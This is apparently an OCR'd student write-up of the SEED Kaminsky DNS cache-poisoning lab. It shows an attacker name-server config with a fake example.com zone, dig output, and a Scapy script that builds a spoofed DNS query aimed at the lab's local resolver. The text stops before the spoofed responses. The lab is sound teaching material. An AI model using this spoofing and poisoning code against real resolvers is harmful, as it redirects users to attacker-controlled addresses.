



# The Kaminsky Attack Lab








3rd tab






4th tab



5th tab






6th tab





Local DNS Server

We are able to see the forward zone



Attacker name server


Attacker32.com and the fake example.com




On the user's machine

1)Get the ip- address of ns.attacker32.com

```
root@cf7fbb5b2c4e: /
File  Edit  View  Search  Terminal  Tabs  Help
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup$ docksh attacker-ns-10.9.0.153
root@cf7fbb5b2c4e:/# export PS1="attacker-ns-10.9.0.153:\w\n\$> "
attacker-ns-10.9.0.153:/
$> cat /etc/bind/named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/
$>
```

2) Get the ip address of [www.example.com](http://www.example.com)


We are able to see the official IP address

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File  Edit  View  Search  Terminal  Tabs  Help
;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:18:40 UTC 2023
;; MSG SIZE  rcvd: 90

user-10.9.0.5:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18964
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 40eafc48169279d701000000643617a30944a5c5ecc8d4b4 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 168 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:29:55 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```


If we want to find the official name server

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup
File  Edit  View  Search  Terminal  Tabs  Help
;; Query time: 168 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:29:55 UTC 2023
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>dig NS www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58277
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2a75f20f4acf9b5501000000643618 53c1b9aea78d8dcb5d (good)
;; QUESTION SECTION:
;www.example.com.               IN      NS

;; AUTHORITY SECTION:
example.com.            3600    IN      SOA     ns.icann.org. noc.dns.icann.org. 202209
00 3600 1209600 3600

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 02:32:51 UTC 2023
;; MSG SIZE  rcvd: 137

user-10.9.0.5:/
$>
```


Name server for the domain- a.iana-servers.net and b.iana-servers.net




There are two name servers IP-V4 and IP-V6. This lab we only use IP-V4





We have a fake ip address of the example.com
If the local DNS server is cached we should get this fake answer on the attacker's name server.
We are able to see fake ip address.
Once we successfully poison local dns cache we should be able to get this fake answer.



# The Attack Tasks

Task 2: Construct DNS request


**generate_dns_query.py**

ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC


Applications | SEED Project — Mozilla ... | Mousepad


File Edit Search View Document Help


```
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
# from a random src to local DNS server
IPpkt  = IP(src='1.2.3.4',dst='10.9.0.53')
# from a random sport to DNS dport
UDPpkt = UDP(sport=12345, dport=53,chksum=0)

# a inexistent fake FQDN in the target domain: example.com
# the C code will modify it
Qdsec    = DNSQR(qname='twysw.example.com')
DNSpkt   = DNS(id=0xAAAA, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt

# Save the packet data to a file
with open('ip_req.bin', 'wb') as f:
  f.write(bytes(Querypkt))
